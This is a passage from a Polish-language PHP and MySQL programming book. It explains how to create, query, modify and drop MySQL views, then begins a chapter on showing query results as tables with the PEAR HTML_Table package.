mysql>SHOW TABLES;
```

A oto wyniki, jakie zwróci powyższe polecenie w naszej przykładowej bazie danych:

```
+----------------------------+
| Tables_in_corporate        |
+----------------------------+
| employees                  |
| employee_contact_info_view |
+----------------------------+
```

Można także wykonać polecenie `DESCRIBE`, by zdobyć informacje o strukturze widoku:

```
mysql>DESCRIBE employee_contact_info_view;
```

Polecenie to zwróci następujące wyniki:

```
+------------+--------------+------+-----+---------+-------+
| Field      | Type         | Null | Key | Default | Extra |
+------------+--------------+------+-----+---------+-------+
| first_name | varchar(100) | NO   |     |         |       |
| last_name  | varchar(100) | NO   |     |         |       |
| email      | varchar(100) | NO   |     |         |       |
| phone      | char(10)     | NO   |     |         |       |
+------------+--------------+------+-----+---------+-------+
```

Być może Czytelnika zaskoczy informacja, że istnieje nawet możliwość tworzenia widoków pozwalających na *aktualizację* danych w bazie. Oznacza to, że można wstawiać, a nawet aktualizować wiersze widoku, a w rzeczywistości zmodyfikowane zostaną tabele, z których widok korzysta. Możliwości te zostały szczegółowo opisane w dalszej części rozdziału, w punkcie „Widoki aktualizujące".

Dostosowywanie postaci wyników generowanych przez widoki

Widok nie musi wcale zwracać wierszy w takiej postaci, w jakiej zostały zdefiniowane w zapytaniu określonym podczas tworzenia widoku. Na przykład nic nie stoi na przeszkodzie, by zwrócić wyłącznie nazwisko i adres e-mail pracownika:

```
SELECT last_name, email FROM employee_contact_info_view;
```

Wykonanie takiego zapytania zwróci następujące wyniki:

```
+-----------+------------------------+
| last_name | email                  |
+-----------+------------------------+
| Kitecki   | jk@przykladyphp.pl     |
| Kowalski  | jasiek@przykladyphp.pl |
| Witebski  | wit@przykladyphp.pl    |
+-----------+------------------------+
```

Oprócz tego można także dowolnie modyfikować kolejność, w jakiej będą zwracane rekordy. Na przykład definicja widoku `employee_contact_info_view` zakłada, że rekordy będą sortowane alfabetycznie według nazwiska pracownika. A co, jeśli będziemy chcieli posortować je według numeru telefonu? Wystarczy zmienić klauzulę `ORDER BY`, jak pokazałem na poniższym przykładzie:

```
SELECT * FROM employee_contact_info_view ORDER BY phone;
```

Wykonanie tego polecenia wygeneruje następujące wyniki:

```
+------------+-----------+------------------------+-------------+
| first_name | last_name | email                  | phone       |
+------------+-----------+------------------------+-------------+
| Jasiek     | Kowalski  | jasiek@przykladyphp.pl | 2125551212  |
| Janek      | Kitecki   | jk@przykladyphp.pl     | 2125559945  |
| Maciek     | Witebski  | wit@przykladyphp.pl    | 2125559999  |
+------------+-----------+------------------------+-------------+
```

Skoro już o tym mowa, to podczas korzystania z widoków można stosować dowolne klauzule i funkcje. Oznacza to, że można używać takich funkcji, jak `SUM()`, `LOWER()` itd., oraz klauzul `ORDER BY`, `GROUP BY` itd.

Przekazywanie parametrów do widoków

Wynikami generowanymi przez widoki można manipulować nie tylko przy wykorzystaniu klauzul i funkcji — do widoków można także przekazywać parametry. Załóżmy, że interesuje nas pobranie informacji kontaktowych dotyczących konkretnego pracownika, jednak dysponujemy tylko jego imieniem:

```
SELECT * FROM employee_contact_info_view WHERE first_name="Jasiek";
```

Wykonanie takiego zapytania w naszej przykładowej bazie danych zwróci następujące wyniki:

```
+------------+-----------+-----------------------+------------+
| first_name | last_name | email                 | phone      |
+------------+-----------+-----------------------+------------+
| Jasiek     | Kowalski  | jasiek@przykladyphp.pl | 2125551212 |
+------------+-----------+-----------------------+------------+
```

Zmiana nazw zwracanych kolumn

Stosowane konwencje nazewnictwa kolumn są zazwyczaj efektem upodobań i wygody programistów; czasami powoduje to jednak, że generowane wyniki mogą wyglądać tajemniczo. W przypadku korzystania z widoków istnieje możliwość określenia bardziej opisowych nazw kolumn — zapewnia ją parametr *`lista_kolumn`*. Poniżej została przedstawiona nieco zmodyfikowana wersja polecenia tworzącego widok `employee_contact_info_view`, w której domyślne nazwy kolumn zostały zastąpione bardziej przyjaznymi dla użytkownika nazwami:

```
CREATE VIEW employee_contact_info_view
    (`Imię`, `Nazwisko`, `Adres e-mail`, `Telefon`) AS
    SELECT first_name, last_name, email, phone
    FROM employees ORDER BY last_name ASC;
```

A teraz wykonajmy następujące polecenie:

```
SELECT * FROM employee_contact_info_view;
```

W rezultacie uzyskamy następujące wyniki:

```
+----------+-----------+-----------------------+-------------+
| Imię     | Nazwisko  | Adres e-mail          | Telefon     |
+----------+-----------+-----------------------+-------------+
| Janek    | Kitecki   | jk@przykladyphp.pl    | 2125559945  |
| Jasiek   | Kowalski  | jasiek@przykladyphp.pl | 2125551212  |
| Maciek   | Witebski  | wit@przykladyphp.pl   | 2125559999  |
+----------+-----------+-----------------------+-------------+
```

Stosowanie atrybutu ALGORITHM

```
ALGORITHM = {MERGE | TEMPTABLE | UNDEFINED}
```

Zastosowanie tego atrybutu (dostępnego tylko w bazach MySQL) oraz trzech udostępnianych przez niego wartości pozwala zoptymalizować sposób wykonywania widoku. Wartości, jakie może przyjmować ten atrybut, oraz ich znaczenie zostały opisane w trzech kolejnych sekcjach rozdziału.

MERGE

Algorytm `MERGE` pozwala scalać zapytanie użyte w definicji widoku z innymi klauzulami określonymi podczas jego wykonywania. Załóżmy na przykład, że widok o nazwie `employee_contact_info_view` został zdefiniowany z użyciem następującego zapytania:

```
SELECT * FROM employees ORDER BY first_name;
```

Jednak widok został wywołany przy użyciu następującego polecenia:

```
SELECT first_name, last_name FROM employee_contact_info_view;
```

W takim przypadku ze względu na użycie algorytmu MERGE MySQL wykonałby w rzeczywistości następujące zapytanie:

```
SELECT first_name, last_name FROM employee_contact_info_view ORDER by first_name;
```

Innymi słowy, oznacza to, że definicja widoku oraz użyte polecenie SELECT zostały ze sobą scalone.

TEMPTABLE

Jeśli informacje zapisane w tabeli, na jakiej operuje widok, zostaną zmienione, to zmiany te zostaną natychmiast uwzględnione w widoku, gdy tylko po raz kolejny odwoła się on do tabeli. Niemniej w przypadku operowania na szczególnie dużych lub często modyfikowanych tabelach możemy zastosować rozwiązanie polegające na przepisaniu danych z tabeli, na jakiej operuje widok, do tabeli tymczasowej (typu TEMPORARY). Dzięki temu będzie można szybciej zwolnić blokadę tabeli używanej w widoku.

W przypadku gdy w widoku zostanie zastosowany algorytm TEMPTABLE, to wraz z widokiem zostanie także utworzona tabela typu TEMPORARY.

UNDEFINED

W przypadku zastosowania algorytmu UNDEFINED (będącego jednocześnie algorytmem domyślnym) serwer MySQL spróbuje określić, którego z dwóch pozostałych algorytmów (MERGE lub TEMPTABLE) należy użyć. Choć istnieje kilka specyficznych przypadków, w których preferowane jest wykorzystanie algorytmu TEMPTABLE (można do nich zaliczyć na przykład sytuacje, w których są używane funkcje agregujące), to jednak zazwyczaj bardziej wydajny jest algorytm MERGE. Dlatego jeśli zapytanie w jasny sposób nie określa, którego algorytmu należy używać, to najlepiej skorzystać z algorytmu UNDEFINED.

Jeśli w widoku zostanie zastosowany algorytm UNDEFINED, to MySQL użyje algorytmu TEMPTABLE, gdy pomiędzy wynikami zapytania a danymi widoku występuje relacja jeden do jednego.

Stosowanie opcji bezpieczeństwa

```
[DEFINER = { user | CURRENT_USER }]
[SQL SECURITY { DEFINER | INVOKER }]
```

W wersji 5.1.2 serwera MySQL do polecenia CREATE VIEW zostały dodane opcje bezpieczeństwa, pozwalające określić, w jaki sposób podczas wykonywania widoku będą określane uprawnienia.

W przypadku zastosowania klauzuli DEFINER istnieje możliwość wskazania konta użytkownika, którego uprawnienia będą sprawdzane podczas każdego wykonywania widoku w celu określenia, czy posiadane uprawnienia wystarczają do jego prawidłowego wykonania. Jeśli w klauzuli zostanie zastosowana wartość domyślna — CURRENT_USER — to wykorzystane zostaną uprawnienia użytkownika wykonującego widok. Klauzula ta pozwala także na podanie nazwy konkretnego konta użytkownika, przy czym należy je podać w formie „nazwa@host" (na przykład: jasiek@przykladyphp.pl). Wyłącznie użytkownicy posiadający uprawnienie SUPER mogą podać w klauzuli DEFINER nazwę innego użytkownika.

Klauzula SQL SECURITY określa, czy podczas wykonywania widoku należy sprawdzać uprawnienia użytkownika, który go utworzył (w takim przypadku użyte zostanie ustawienie określone w klauzuli DEFINER), czy też użytkownika, który go wykonuje (INVOKER).

Stosowanie klauzuli WITH CHECK OPTION

```
WITH [CASCADED | LOCAL] CHECK OPTION
```

Ponieważ istnieje możliwość tworzenia widoków bazujących na danych zwracanych przez inne widoki, zatem konieczne jest jakieś rozwiązanie, które pozwoli nam zyskać pewność, że próby modyfikacji widoków zagnieżdżonych nie spowodują problemów w widokach zewnętrznych. Co więcej, choć część

widoków pozwala na modyfikowanie danych, to w niektórych przypadkach zezwolenie na takie modyfikacje nie byłoby logicznym rozwiązaniem. Dotyczy to takich sytuacji, gdy zmiana wartości kolumny może naruszać ograniczenia lub warunki narzucane na widok. Gdyby na przykład widok zwracał wyłącznie wiersze, w których w kolumnie `city` jest zapisana wartość `Warszawa`, to użycie klauzuli `WITH CHECK OPTION` sprawi, że w tej kolumnie nie będzie można zapisywać żadnej innej wartości niż `Warszawa`.

Zarówno samo rozwiązanie, jak i opcje służące do modyfikowania zachowania serwera MySQL najlepiej jest przedstawić na przykładzie. Załóżmy, że w definicji widoku `experienced_age_view` została zastosowana klauzula `LOCAL CHECK OPTION`, a sam widok używa następującego zapytania:

```
SELECT first_name, last_name, age, years_experience
    FROM experienced_view WHERE age > 65;
```

Należy zwrócić uwagę, że powyższy widok korzysta z jeszcze innego widoku o nazwie `experienced_view`. Załóżmy też, że widok ten został zdefiniowany w następujący sposób:

```
SELECT first_name, last_name, age, years_experience
    FROM employees WHERE years_experience > 5;
```

Gdyby widok `experienced_age_view` został zdefiniowany z wykorzystaniem opcji `CASCADED CHECK OPTION`, to próba wykonania powyższego polecenia `INSERT` zakończyłaby się niepowodzeniem:

```
INSERT INTO experienced_age_view SET
    first_name = 'Jasiek', last_name = 'Kowalski', age = '89', years_experience = '3';
```

Przyczyną niepowodzenia byłaby próba przypisania kolumnie `years_experience` wartości `3`, stojącej w sprzeczności z używanym przez widok `experienced_age_view` warunkiem, określającym, że wartość tego pola musi być większa od `5`. Z kolei jeśli widok `experienced_age_view` zostałby zdefiniowany z użyciem wartości `LOCAL`, to polecenie `INSERT` zostałoby wywołane, gdyż w tym przypadku sprawdzana jest kolumna `age`, której wartość ma być większa od `65`, a ten warunek jest spełniony. Gdybyśmy jednak spróbowali przypisać kolumnie `age` jakąkolwiek wartość mniejszą niż `65` lub jej równą, na przykład `42`, to polecenie nie zostałoby wykonane, gdyż użycie wartości `LOCAL` wymusza sprawdzanie warunków używanych w danym widoku, a w tym przypadku widokiem tym byłby `experienced_age_view`.

Wyświetlanie informacji o widokach

MySQL udostępnia trzy sposoby zdobywania informacji na temat widoków. Są to: polecenie `DESCRIBE`, polecenie `SHOW CREATE VIEW` oraz baza danych `INFORMATION_SCHEMA`.

Stosowanie polecenia DESCRIBE VIEW

Ponieważ widoki przypominają wirtualne tabele, zatem można użyć polecenia `DESCRIBE`, by dowiedzieć się czegoś więcej o kolumnach wskazanego widoku. Aby na przykład przyjrzeć się strukturze widoku o nazwie `employee_contact_info_view`, należałoby wykonać następujące polecenie:

```
DESCRIBE employee_contact_info_view;
```

Zwróciłoby ono następujące informacje:

```
+----------------+--------------+------+-----+-------------+----------+
| Field          | Type         | Null | Key | Default     | Extra    |
+----------------+--------------+------+-----+-------------+----------+
| First Name     | varchar(100) | NO   |     |             |          |
| Last Name      | varchar(100) | NO   |     |             |          |
| Email Address  | varchar(100) | NO   |     |             |          |
| Telephone      | char(10)     | NO   |     |             |          |
+----------------+--------------+------+-----+-------------+----------+
```

Stosowanie polecenia SHOW CREATE VIEW

Polecenie `SHOW CREATE VIEW` umożliwia wyświetlenie polecenia użytego do utworzenia widoku. Oto jego prototyp:

```
SHOW CREATE VIEW view_name;
```

Aby na przykład wyświetlić polecenie użyte do utworzenia widoku `employee_contact_info_view`, należałoby wykonać następujące polecenie:

```
SHOW CREATE VIEW employee_contact_info_view\G
```

Wygenerowałoby ono następujące wyniki:

```
*************************** 1. row ***************************
                View: employee_contact_info_view
                Create View: CREATE ALGORITHM=UNDEFINED DEFINER=`root`@`localhost`
                SQL SECURITY DEFINER VIEW `employee_contact_info_view`
                AS select `employees`.`first_name`
                AS `first_name`,`employees`.`last_name`
                AS `last_name`,`employees`.`email`
                AS `email`,`employees`.`phone`
                AS `phone` from `employees`
                order by `employees`.`last_name`
                character_set_client: latin1
                collation_connection: latin1_swedish_ci
```

Choć polecenie `SHOW CREATE VIEW` jest całkiem przydatne, to jednak zarówno polecenie użyte do utworzenia widoku, jak i znacznie więcej informacji na jego temat można pobrać z bazy danych `INFORMATION_SCHEMA`.

Wykorzystanie bazy danych INFORMATION_SCHEMA

Baza danych `INFORMATION_SCHEMA` zawiera tabelę `views`, której zawartość można wyświetlić w poniższy sposób:

```
SELECT * FROM INFORMATION_SCHEMA.views\G
```

Jeśli założymy, że jedynym zdefiniowanym widokiem jest `employee_contact_info_view`, to wykonanie tego polecenia zwróci następujące wyniki:

```
*************************** 1. row ***************************
             TABLE_CATALOG: NULL
             TABLE_SCHEMA: chapter34
             TABLE_NAME: employee_contact_info_view
             VIEW_DEFINITION: select first_name, last_name, email, phone from employees
             CHECK_OPTION: NONE
             IS_UPDATABLE: YES
             DEFINER: root@localhost
             SECURITY_TYPE: DEFINER
             CHARACTER_SET_CLIENT: latin1
             COLLATION_CONNECTION: latin1_swedish_ci
```

Oczywiście, ogromną zaletą korzystania z bazy danych `INFORMATION_SCHEMA` jest możliwość pobrania informacji o dowolnym, wybranym aspekcie widoku — nie musimy wyświetlać ich wszystkich i przeglądać w poszukiwaniu jednej bądź dwóch informacji, które nas interesują. Na przykład poniższe zapytanie pozwala wyświetlić nazwy widoków zdefiniowanych w bazie danych `chapter34`:

```
SELECT table_name FROM INFORMATION_SCHEMA.views WHERE table_schema="chapter34"\G
```

Modyfikowanie widoków

Istniejący widok można zmodyfikować, używając polecenia `ALTER VIEW`, którego prototyp przedstawiłem poniżej:

```
ALTER [ALGORITHM = {UNDEFINED | MERGE | TEMPTABLE}]
    [DEFINER = { uzytkownik | CURRENT_USER }]
     [SQL SECURITY { DEFINER | INVOKER }]
    VIEW nazwa_widoku [(lista_kolumn)]
    AS polecenie_select
   [WITH [CASCADED | LOCAL] CHECK OPTION]
```

Na przykład poniższe polecenie pokazuje, jak można w taki sposób zmodyfikować widok `employee_contact_info_view`, a konkretnie jak zmienić używane w nim zapytanie `SELECT`, tak by zwracało jedynie imię, nazwisko oraz numer telefonu pracownika:

```
ALTER VIEW employee_contact_info_view
    (`First Name`, `Last Name`, `Telephone`) AS
    SELECT first_name, last_name, phone
    FROM employees ORDER BY last_name ASC;
```

Usuwanie widoków

Do usuwania istniejących widoków służy polecenie `DROP VIEW`. Oto jego prototyp:

```
DROP VIEW [IF EXISTS]
    nazwa_widoku [, nazwa_widoku]...
    [RESTRICT | CASCADE]
```

Na przykład poniżej przedstawiłem polecenie, którego można użyć, by usunąć widok `employee_contact_`
`↪info_view`:

```
DROP VIEW employee_contact_info_view;
```

Dołączenie słów kluczowych `IF EXISTS` spowoduje, że MySQL nie będzie wyświetlał komunikatów o błędach w przypadku próby usunięcia nieistniejącego widoku. W czasie pisania niniejszej książki słowa kluczowe `RESTRICT` oraz `CASCADE` były ignorowane, choć można przypuszczać, że w kolejnych wersjach serwera udostępnią one dodatkowe możliwości.

Widoki aktualizujące

Zastosowanie widoków nie ogranicza się jedynie do ułatwiania wykonywania złożonych poleceń `SELECT`. Oprócz tego widoki mogą stanowić interfejs, pozwalający na modyfikację zawartości tabel, na jakich dany widok operuje. Załóżmy na przykład, że jednym z obowiązków asystenta jest aktualizacja kluczowych kolumn w tabeli zawierającej informacje kontaktowe pracowników. Asystent powinien mieć możliwość wyświetlenia i modyfikacji jedynie wybranych kolumn tabeli z informacjami o pracownikach, a konkretnie tych dotyczących imienia, nazwiska, adresu poczty elektronicznej oraz numeru telefonu. Absolutnie nie może natomiast ani wyświetlać, ani zmieniać takich informacji, jak numer ubezpieczenia czy też wysokość wynagrodzenia. Przedstawiony we wcześniejszej części rozdziału widok `employee_contact_info_view` spełnia oba te warunki, gdyż pozwala zarówno na pobieranie informacji zapisanych w bazie danych, jak i na ich aktualizację. Widok nie będzie pozwalał na aktualizację zawartości tabeli, jeśli używane w nim zapytanie spełnia choć jeden z poniższych warunków:

- Zawiera funkcje agregujące, takie jak `SUM()`.
- Używa algorytmu `TEMPTABLE`.
- Zawiera słowa frazy `DISTINCT`, `GROUP BY`, `HAVING`, `UNION` lub `UNION ALL`.
- Zawiera złączenie zewnętrzne.

- W klauzuli FROM używa innego widoku, który nie pozwala na aktualizację danych.
- Zawiera podzapytania w klauzulach SELECT lub FROM bądź podzapytanie w klauzuli WHERE, które odwołuje się do tabeli użytej w klauzuli FROM.
- Operuje wyłącznie na literałach, co oznacza, że nie używa żadnych tabel, których wartości można by zmodyfikować.

Aby na przykład zmodyfikować numer telefonu Janka Kiteckiego, można wykonać następujące polecenie UPDATE operujące na widoku:

```
UPDATE employee_contact_info_view
    SET phone='2125558989' WHERE email='jk@przykladyphp.pl';
```

Termin „widoki aktualizujące" nie oznacza jednak, że pozwalają one wyłącznie na wykonywanie poleceń UPDATE; istnieje także możliwość wstawiania rekordów do widoków, choć w tym przypadku widoki muszą spełniać kilka dodatkowych warunków:

- Widok musi zawierać wszystkie kolumny tabeli, na jakiej operuje, niemające żadnych wartości domyślnych.
- Kolumny widoku nie mogą zawierać żadnych wyrażeń. Na przykład użycie w widoku kolumny o postaci CEILING(salary) sprawi, że nie będzie go można używać do dodawania danych.

A zatem bazując na aktualnej definicji widoku employee_contact_info_view, nie można by go użyć do dodania nowego pracownika, gdyż w tabeli pracowników istnieją kolumny, które nie mają zdefiniowanych wartości domyślnych (salary oraz ssn), a których wartości widok nie pozwala określić.

Stosowanie widoków w aplikacjach internetowych

Podobnie jak w przypadku podprogramów osadzonych oraz wyzwalaczy, także widoki można stosować w aplikacjach internetowych bez najmniejszych problemów. W końcu widoki są jakby wirtualnymi tabelami i można nimi zarządzać prawie tak samo jak tabelami oraz używać poleceń SELECT, UPDATE i DELETE do pobierania i modyfikowania ich zawartości. W ramach przykładu spróbujmy wykonać przedstawiony we wcześniejszej części rozdziału widok employee_contact_info_view. Aby zaoszczędzić Czytelnikowi problemów związanych z poszukiwaniem polecenia użytego do utworzenia tego widoku, poniżej przedstawiłem je jeszcze raz:

```
CREATE VIEW employee_contact_info_view
   (`Imię`, `Nazwisko`, `Adres e-mail`, `Telefon`) AS
   SELECT first_name, last_name, email, phone
   FROM employees ORDER BY last_name ASC;
```

Zamieszczony poniżej skrypt PHP wykonuje ten widok i wyświetla zwrócone wyniki w formacie HTML:

```
<?php
    // Nawiązanie połączenia z bazą danych MySQL
    $mysqli = new mysqli("localhost", "internauta", "tajne", "chapter34");

    // Utworzenie zapytania
    $query = "SELECT * FROM employee_contact_info_view";

    // Wykonanie zapytania
    if ($result = $mysqli->query($query)) {

        printf("<table border='1'>");
        printf("<tr>");

        // Generowanie nagłówka tabeli HTML
```

```
        $fields = $result->fetch_fields();
        foreach ($fields as $field)
            printf("<th>%s</th>", $field->name);

        printf("</tr>");

        // Generowanie wyników
        while ($employee = $result->fetch_row()) {
            $first_name = $employee[0];
            $last_name = $employee[1];
            $email = $employee[2];
            $phone = $employee[3];

            // Sformatowanie numeru telefonu
            $phone = ereg_replace("([0-9]{3})([0-9]{3})([0-9]{4})",
                                  "(\\1) \\2-\\3", $phone);

            printf("<tr>");
            printf("<td>%s</td><td>%s</td>", $first_name, $last_name);
            printf("<td>%s</td><td>%s</td>", $email, $phone);
            printf("</tr>");
        }
    }
?>
```

Wykonanie powyższego skryptu wygeneruje wyniki przedstawione na rysunku 34.1.

Irek	Grabek	grabek@przykladyphp.pl	(212) 555-9977
Janek	Kitecki	jk@przykladyphp.pl	(212) 555-9945
Jasiek	Kowalski	jasiek@przykladyphp.pl	(212) 555-1212
Maciek	Witebski	wit@przykladyphp.pl	(212) 555-9999

Rysunek 34.1. *Prezentacja wyników zwracanych przez widok*

Podsumowanie

W niniejszym rozdziale zostały przedstawione widoki — nowy mechanizm wprowadzony w serwerze MySQL 5. Nie dają one co prawda możliwości uniknięcia stosowania powtarzających się zapytań w aplikacji, niemniej mogą poprawić bezpieczeństwo operacji na bazach danych oraz zwiększyć łatwość ich pielęgnacji. W tym rozdziale Czytelnik dowiedział się, jak można tworzyć, wykonywać, modyfikować oraz usuwać widoki, a także w jaki sposób można je stosować w aplikacjach PHP.

Tematem następnego rozdziału będą zapytania oraz przeróżne związane z nimi zagadnienia, z którymi będziemy się nieustannie stykać, pisząc aplikacje internetowe korzystające z baz danych.

ROZDZIAŁ 35

Praktyczne przykłady stosowania zapytań

Kilka poprzednich rozdziałów miało stanowić wprowadzenie do zagadnień związanych ze wspólnym stosowaniem baz danych MySQL oraz języka PHP do pobierania danych i manipulowania nimi. Informacje i przykłady zamieszczone w tym rozdziale pogłębią wiedzę Czytelnika na ten temat, prezentując kilka wyzwań, jakie nieustannie stają przed twórcami aplikacji internetowych korzystających z baz danych. Konkretnie rzecz biorąc, w tym rozdziale zostały opisane następujące zagadnienia:

- **Prezentacja danych w formacie tabelarycznym**: prezentacja wyników zapytań w przejrzystym i czytelnym formacie jest jednym z najczęściej wykonywanych zadań związanych z tworzeniem aplikacji internetowych korzystających z baz danych. W tym rozdziale Czytelnik dowie się, jak można programowo prezentować dane w takiej postaci.
- **Sortowanie danych w formacie tabelarycznym**: bardzo często wyniki generowane przez zapytania są sortowane w pewnej domyślnej kolejności, na przykład na podstawie nazwy produktu. Co jednak można zrobić w sytuacji, gdy użytkownik chciałby je posortować inaczej, na przykład według ceny? W tym rozdziale Czytelnik dowie się, w jaki sposób można zaimplementować mechanizm pozwalający użytkownikom sortować wyniki według dowolnej kolumny.
- **Podzapytania**: nawet bardzo proste aplikacje często wymagają zapytań operujących na wielu tabelach, tworzonych zazwyczaj przy użyciu *złączeń* (ang. *join*). Jednak już wkrótce Czytelnik będzie mógł się przekonać, że te same operacje można wykonać przy użyciu znacznie bardziej intuicyjnych *podzapytań* (ang. *subquery*).
- **Pojęcie kursora**: kursor to nowy mechanizm wprowadzony w serwerze MySQL 5.0, którego działanie można by porównać do wskaźnika tabeli. Kursory zapewniają możliwość szybkiego i wygodnego poruszania się po zbiorze wyników. W tym rozdziale Czytelnik dowie się, jak można korzystać z kursorów oraz jak zastosowanie kursorów może uprościć kod.
- **Podział wyników na strony**: tabele baz danych mogą zawierać tysiące, a nawet miliony rekordów. Kiedy operujemy na bardzo dużych zbiorach danych, czasami warto je prezentować na kolejnych stronach i stworzyć mechanizm, który pozwoli użytkownikom przechodzić pomiędzy nimi. W tym rozdziale Czytelnik dowie się, jak to zrobić.

Przykładowe dane

Wiele przykładów zamieszczonych w tym rozdziale korzysta z przedstawionych poniżej tabel `products` oraz `sales`.

```
CREATE TABLE products (
    id INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
    product_id VARCHAR(8) NOT NULL,
    name VARCHAR(25) NOT NULL,
    price DECIMAL(5,2) NOT NULL,
    description MEDIUMTEXT NOT NULL
);

CREATE TABLE sales (
    id INT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
    client_id INT UNSIGNED NOT NULL,
    order_time TIMESTAMP NOT NULL,
    sub_total DECIMAL(8,2) NOT NULL,
    shipping_cost DECIMAL(8,2) NOT NULL,
    total_cost DECIMAL(8,2) NOT NULL
);
```

Tabelaryczna prezentacja danych przy wykorzystaniu PEAR

Niezależnie od tego, co reprezentują dane — czy będzie to terminarz wycieczki, podsumowanie informacji o produkcie, czy też godziny seansów w kinie — to jednak wyświetlanie ich w formacie tabelarycznym jest jednym z najczęściej stosowanych sposobów prezentacji danych, a programiści aplikacji internetowych nauczyli się do maksimum wykorzystywać możliwości tabel HTML. Na szczęście dzięki wprowadzeniu języka XHTML i kaskadowych arkuszy stylów (CSS) prezentowanie informacji w formie tabelarycznej stało się prostsze niż kiedykolwiek. W tym podrozdziale Czytelnik dowie się, jak można tworzyć zestawienia tabelaryczne w aplikacjach PHP, używając do tego celu pakietu PEAR o nazwie `HTML_Table`.

■ **Uwaga** Zagadnienia związane z repozytorium PEAR zostały przedstawione w rozdziale 11. Jeśli Czytelnik styka się z nim teraz po raz pierwszy, to warto poświęcić trochę czasu i zapoznać się z treścią tego rozdziału.

Choć bez wątpienia można prezentować zawartość baz danych w tabelach HTML, samodzielnie generując ich znaczniki i atrybuty w kodzie PHP, to jednak takie rozwiązania szybko stają się męczące i zwiększają prawdopodobieństwo występowania błędów. Zważywszy na powszechne występowanie danych prezentowanych w formie tabel, i to nawet na najprostszych witrynach WWW, łatwo zauważyć, że tego typu mieszanie projektu i logiki aplikacji szybko może doprowadzić do złożonych problemów. Ale czy jest jakieś rozwiązanie tego problemu? Nie należy się dziwić, że takie rozwiązanie jest na wyciągnięcie ręki — dostarcza je PEAR, a jest nim pakiet o nazwie `HTML_Table`.

Pakiet `HTML_Table` nie tylko w ogromnym stopniu redukuje ilość kodu, jaki trzeba napisać, lecz także znacząco ułatwia dodawanie do generowanego kodu HTML atrybutów pozwalających na formatowanie wyników przy użyciu stylów CSS. Ta część rozdziału opisuje, jak należy zainstalować pakiet `HTML_Table`, oraz pokazuje, jak można go użyć do szybkiego wyświetlenia danych w postaci tabelarycznej. Warto zwrócić uwagę, że celem tego podrozdziału nie jest przedstawienie każdej z wielu możliwości pakietu, lecz raczej wskazanie jego kluczowych cech i możliwości, z których zapewne Czytelnik będzie regularnie korzystał. Natomiast szczegółowe zestawienie możliwości pakietu `HTML_Table` można znaleźć na witrynie PEAR.

Instalacja pakietu HTML_Table

Aby móc korzystać z możliwości pakietu `HTML_Table`, należy go najpierw zainstalować z witryny PEAR. Można to zrobić, używając następującego polecenia:

```
%>pear install -o HTML_Table
```

Ponieważ `HTML_Table` korzysta z innego pakietu PEAR — `HTML_Common` — zatem zastosowanie opcji `-o` pozwoli zainstalować oba pakiety jednocześnie (oczywiście, jeśli ten drugi z nich nie był zainstalowany już wcześniej). Wykonanie powyższego polecenia wygeneruje wyniki podobne do tych przedstawionych poniżej:

```
downloading HTML_Table-1.8.3.tgz ...
Starting to download HTML_Table-1.8.3.tgz (16,994 bytes)
......done: 16,994 bytes
downloading HTML_Common-1.2.5.tgz ...
Starting to download HTML_Common-1.2.5.tgz (4,585 bytes)
...done: 4,585 bytes
install ok: channel://pear.php.net/HTML_Common-1.2.5
install ok: channel://pear.php.net/HTML_Table-1.8.3
```

Po zainstalowaniu będziemy już mogli korzystać z możliwości pakietu. Przeanalizujmy zatem kilka przykładów — każdy z nich wykorzystuje rozwiązania przedstawione we wcześniejszych rozdziałach, dodatkowo je wzbogacając i poprawiając zarówno wygląd, jak i funkcjonalność generowanych tabel.

Tworzenie prostej tabeli

W najprostszym przypadku wygenerowanie tabeli przy użyciu pakietu `HTML_Table` wymaga jedynie kilku poleceń. Załóżmy na przykład, że chcemy wyświetlić zawartość tablicy w formie tabeli HTML. Na listingu 35.1 został przedstawiony pierwszy przykład, który oprócz wyświetlenia zawartości tablicy `$salesreport` w formie tabeli HTML formatuje jej wygląd, korzystając z arkusza stylów CSS (przy czym ze względu na ograniczenia długości książki kod samego arkusza nie został tu przedstawiony).

Listing 35.1. *Formatowanie danych sprzedaży przy użyciu pakietu HTML_Table*

```
<?php

    // Dołączenie pakietu HTML_Table
    require_once "HTML/Table.php";

    // Utworzenie tablicy z danymi
    $salesreport = array(
    '0' => array("12309","45633","2010-12-19 01:13:42","22.04 zł","5.67 zł","27.71 zł"),
    '1' => array("12310","942","2010-12-19 01:15:12","11.50 zł","3.40 zł","14.90 zł"),
    '2' => array("12311","7879","2010-12-19 01:15:22","95.99 zł","15.00 zł","110.99 zł"),
    '3' => array("12312","55521","2010-12-19 01:30:45","10.75 zł","3.00 zł","13.75 zł")
    );

    // Utworzenie tablicy z atrybutami generowanej tabeli HTML
    $attributes = array('border' => '1');

    // Utworzenie obiektu tabeli
    $table = new HTML_Table($attributes);

    // Określenie nagłówków
    $table->setHeaderContents(0, 0, "ID zamówienia");
    $table->setHeaderContents(0, 1, "ID klienta");
    $table->setHeaderContents(0, 2, "Data zamówienia");
```

```
    $table->setHeaderContents(0, 3, "Wartość towarów");
    $table->setHeaderContents(0, 4, "Koszty przesyłki");
    $table->setHeaderContents(0, 5, "Wartość sumaryczna");

    // Generowanie tabeli na podstawie danych z tablicy
    for($rownum = 0; $rownum < count($salesreport); $rownum++) {
        for($colnum = 0; $colnum < 6; $colnum++) {
            $table->setCellContents($rownum+1, $colnum,
            $salesreport[$rownum][$colnum]);
        }
    }

    // Wyświetlenie tabeli
    echo $table->toHTML();
?>
```

Wyniki wykonania tego skryptu przedstawia rysunek 35.1.

ID zamówienia	ID klienta	Data zamówienia	Wartość towarów	Koszty przesyłki	Wartość sumaryczna
12309	45633	2010-12-19 01:13:42	22.04 zł	5.67 zł	27.71 zł
12310	942	2010-12-19 01:15:12	11.50 zł	3.40 zł	14.90 zł
12311	7879	2010-12-19 01:15:22	95.99 zł	15.00 zł	110.99 zł
12312	55521	2010-12-19 01:30:45	10.75 zł	3.00 zł	13.75 zł

Rysunek 35.1. *Tworzenie tabeli przy użyciu pakietu HTML_Table*

Modyfikacja wyglądu generowanych tabel przy wykorzystaniu CSS

